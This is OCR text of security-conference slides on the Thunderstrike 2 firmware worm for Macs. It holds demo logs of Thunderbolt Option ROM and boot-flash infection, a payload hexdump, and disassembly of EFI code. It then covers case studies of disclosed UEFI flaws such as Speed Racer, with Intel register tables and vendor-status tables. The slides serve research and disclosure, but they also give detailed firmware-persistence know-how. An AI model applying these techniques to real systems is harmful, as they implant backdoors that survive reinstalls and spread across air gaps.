

spiflash_read: offset 002ca000
spiflash_write: 002ca000 + 1000 bytes
spiflash_read: offset 00190000
spiflash_write: 00190000 + 1000 bytes
**** Installing on Thunderbolt Option ROM
Early CRC fc41c8f3 (good)
Header CRC 417958e2 (good)
Header sum 5c (good)
MAC: 98:5a:eb:c6:c6:79
Option ROM address 0x25fc length 0x604 bytes
Read 0x1200 bytes
PXE CRC 24d4f979
---- new image
Early CRC fc41c8f3 (good)
Header CRC d30f6d5e (good)
Header sum 59 (good)
MAC: 98:5a:eb:c6:c6:79
Option ROM address 0x25fc length 0x1204 bytes
---- writing PXE option rom+crc to 0x25fc
03678: 00107c / 001204
Then open
bash ~/Downloads/install
Thunderbolt adapter is now infected
Option ROM contains Thunderstrike 2


**** ERROR UIFlagPickerRestoreState No state found for flagpicker
**** ERROR ArchiveViewCreateWithOptions ArchiveCopyPNGImage failed for file: preferences_good_samaritan_message_ribbon.png
**** ERROR ArchiveViewCreateWithOptions ArchiveCopyPNGImage failed for file: loginui_bootprogressbar.png
root device uuid is '7A18BC97-4624-3FE9-A158-41D2FE591202'
Thunderstrike 2 is installed in the motherboard boot ROM
Starting OSX in
Thunderstrike 2 executed from boot flash
Runs before kernel load, can backdoor OS X


**** ERROR UIFlagPickerRestoreState No state found for flagpicker
**** ERROR ArchiveViewCreateWithOptions ArchiveCopyPNGImage failed for file: pre
ferences_good_samaritan_message_ribbon.png
**** ERROR ArchiveViewCreateWithOptions ArchiveCopyPNGImage failed for file: log
inui_bootprogressbar.png
.....
root device uuid is '7A18BC97-4624-3FE9-A158-41D2FE591202'
Option ROM installer
***** payload 0x00001CB8 bytes copied to 7AFD7600
00: 663CEC8353565755
08: F008FED1F80405C7
10: 01CEE87AFD75D0A1
18: 00001C92C3810000
***** entry point 0x7AFD74FC=0000FFE9
***** Keystrokes: '\x0000\x000D1password
Starting OS... 10 0F 0E
Option ROM runs before kernel
Hooks S3 resume script, boots normally


CPU powers down
All flash protection bits are reset


Thunderstrike 2 written to flash
Boot flash is now infected




Thunderstrike 2 executed from boot flash

This laptop is now infected

Infected adapter infects further systems

Can cross air gap security perimeters

UEFI vulnerabilities are shared between many different systems.


YOU ARE NOT
A BEAUTIFUL
AND UNIQUE
SNOWFLAKE.
loc_79E2B672:
mov rcx, [r15+0A0h]
call CoreRestoreTpl
mov rcx, [r15+0C0h]
call CoreFreePool
mov cs:qword_79E315D8, r12
mov rcx, r14
call sub_79E28F12
test rsi, rsi
jz short loc_79E2B6B9
test rdi, rdi
jz short loc_79E2B6B9
mov r14, [r15+0B0h]
mov [rdi], r14
mov r14, [r15+0B8h]
mov [rsi], r14
jmp short loc_79E2B6D0
loc_79E2B6B9:
mov rcx, [r15+0B8h]
call CoreFreePool
mov qword ptr [r15+0B8h], 0
loc_79E2B6D0:
mov r14, [r15+0A8h]
test r14, r14
js short loc_79E2B6E3
loc_18001EBD7: ; supposed to be Image->Tpl
mov rcx, [rbx+LOADED_IMAGE_PRIVATE_DATA.Tpl]
CoreRestoreTpl
mov rcx, [rbx+LOADED_IMAGE_PRIVATE_DATA.JumpContext] ; supposed to
call CoreFreePool
mov rcx, r12 ; r12 = HandleDatabaseKey
mov cs:mCurrentImage, r13
call CoreConnectHandlesByKey
test rsi, rsi ; rsi = ExitData
jz short loc_18001EC1E ; supposed to be Image->ExitData
rdi, rdi ; rdi = ExitDataSize
short loc_18001EC1E ; supposed to be Image->ExitData
loc_18001EC1E: ; supposed to be
mov rcx, [rbx+0C0h]
CoreFreePool
and qword ptr [rbx+0C0h], 0 ; suppose
; Status = Image->Status
18001EC4F
MacBookAir4,1
ASUS BT1AH

EFI vs UEFI

- Intel started EFI project in late 90s to replace BIOS.
- Apple forked from Intel EFI 1.x in 200x
- Intel created UEFI Forum in 2005 and deprecated EFI 1.10
- Still millions of lines of common code
- AMI/Phoenix/Insyde/etc fork UEFI EDK2 tree, freeze at the current head, add “value” and sell to packaged firmware.
- Some things are backported, but most vendors don’t synchronize their codebase to the latest

Shared vulnerabilities


- Shared EFI/UEFI reference implementation leads to shared vulnerabilities.
- Just because Intel fixed it in EDK2 doesn't mean all vendors have updated their code.
- Not all hardware protections are used by all vendors.
- Decades of legacy hardware, even in UEFI.

Vulnerability Case Studies

Let's look at five older, previously disclosed vulnerabilities that Thunderstrike 2 does, or could, take advantage of:

1. Incorrect BIOS_CTNL / Speed Racer (2014, VU#766164)
2. Darth Venamis (2014, VU#976132)
3. Snorlax (2013 VU#577140) and PrinceHarming (2015)
4. Unsigned Option ROMs (2007, 2012)
5. Queen's Gambit (2014, VU#552286)

Case study 1: Speed Racer




8.1.12 BIOS_CNTL (LPC I/F—D31:F0)

Offset Address:	4E–4Fh	Attribute:	R/W
Default Value:	0000h	Size:	16 bits
Lockable:	No	Power Well:	Core


Bit	Description
15:2	Reserved.
1	**BIOS Lock Enable (BLE).** Once set, this bit can only be cleared by a PCIRST#. 1 = Setting the BIOSWE bit will cause SMIs. 0 = Setting the BIOSWE will not cause SMIs.
0	**BIOS Write Enable (BIOSWE).** When this bit is written from a '0' to a '1' and BIOS lock Enable (BLE) is also set, an SMI# is generated. This ensures that only SMM code can update BIOS. 1 = Access to the BIOS space is enabled for both read and write cycles. 0 = Only read cycles result in LPC I/F cycles.

Case study 1: Speed Racer

VU #766164



- Disclosed to Intel and CERT/CC in May 2014
- Publicly disclosed at 31C3 (Dec 2014)



(PCH datasheet, 2004)


12.1.33 BIOS_CNTL—BIOS Control Register (LPC I/F—D31:F0)

Offset Address: DCh
Default Value: 20h
Lockable: No

Attribute: R/WLO, R/W, RO
Size: 8 bits
Power Well: Core

Bit	Description
7:6	Reserved
5	**SMM BIOS Write Protect Disable (SMM_BWP)**—R/WL. This bit set defines when the BIOS region can be written by the host. 0 = BIOS region SMM protection is disabled. The BIOS Region is writable regardless if processors are in SMM or not. (Set this field to 0 for legacy behavior). 1 = BIOS region SMM protection is enabled. The BIOS Region is not writable unless all processors are in SMM and BIOS Write Enable (BIOSWE) is set to '1'.
⋮	
1	**BIOS Lock Enable (BLE)—**R/WLO. 0 = Transition of BIOSWE from '0' to '1' will not cause an SMI to be asserted. 1 = Enables setting the BIOSWE bit to cause SMIs and locks SMM_BWP. Once set, this bit can only be cleared by a PLTRST#.
0	**BIOS Write Enable (BIOSWE)—**R/W. 0 = Only read cycles result in Firmware Hub or SPI I/F cycles. 1 = Access to the BIOS space is enabled for both read and write cycles. When this bit is written from a 0 to a 1 and BIOS Lock Enable (BLE) is also set, an SMI# is generated. This ensures that only SMI code can update BIOS.

Case study 1: Speed Racer



Case study 1: Speed Racer

Vendor Information (Learn More)


(Picture retrieved Jul. 27th 2015)

Vendor	Status	Date Notified	Date Updated
American Megatrends Incorporated (AMI)	Affected	12 Sep 2014	29 Dec 2014
Lenovo	Affected	12 Sep 2014	23 Jul 2015
Phoenix Technologies Ltd.	Affected	12 Sep 2014	17 Dec 2014
Apple Inc.	Not Affected	12 Sep 2014	16 Dec 2014
Dell Computer Corporation, Inc.	Not Affected	12 Sep 2014	21 Jan 2015
IBM Corporation	Not Affected	12 Sep 2014	16 Dec 2014
Insyde Software Corporation	Not Affected	12 Sep 2014	03 Feb 2015
Intel Corporation	Not Affected	12 Sep 2014	06 Jan 2015
AsusTek Computer Inc.	Unknown	12 Sep 2014	12 Sep 2014
Gateway	Unknown	12 Sep 2014	12 Sep 2014
Hewlett-Packard Company	Unknown		
Sony Corporation	Unknown	12 Sep 2014	12 Sep 2014
Toshiba	Unknown	12 Sep 2014	12 Sep 2014

No penalty for being wrong…

If you don't hold vendors accountable: silence

Case study 1: Speed Racer



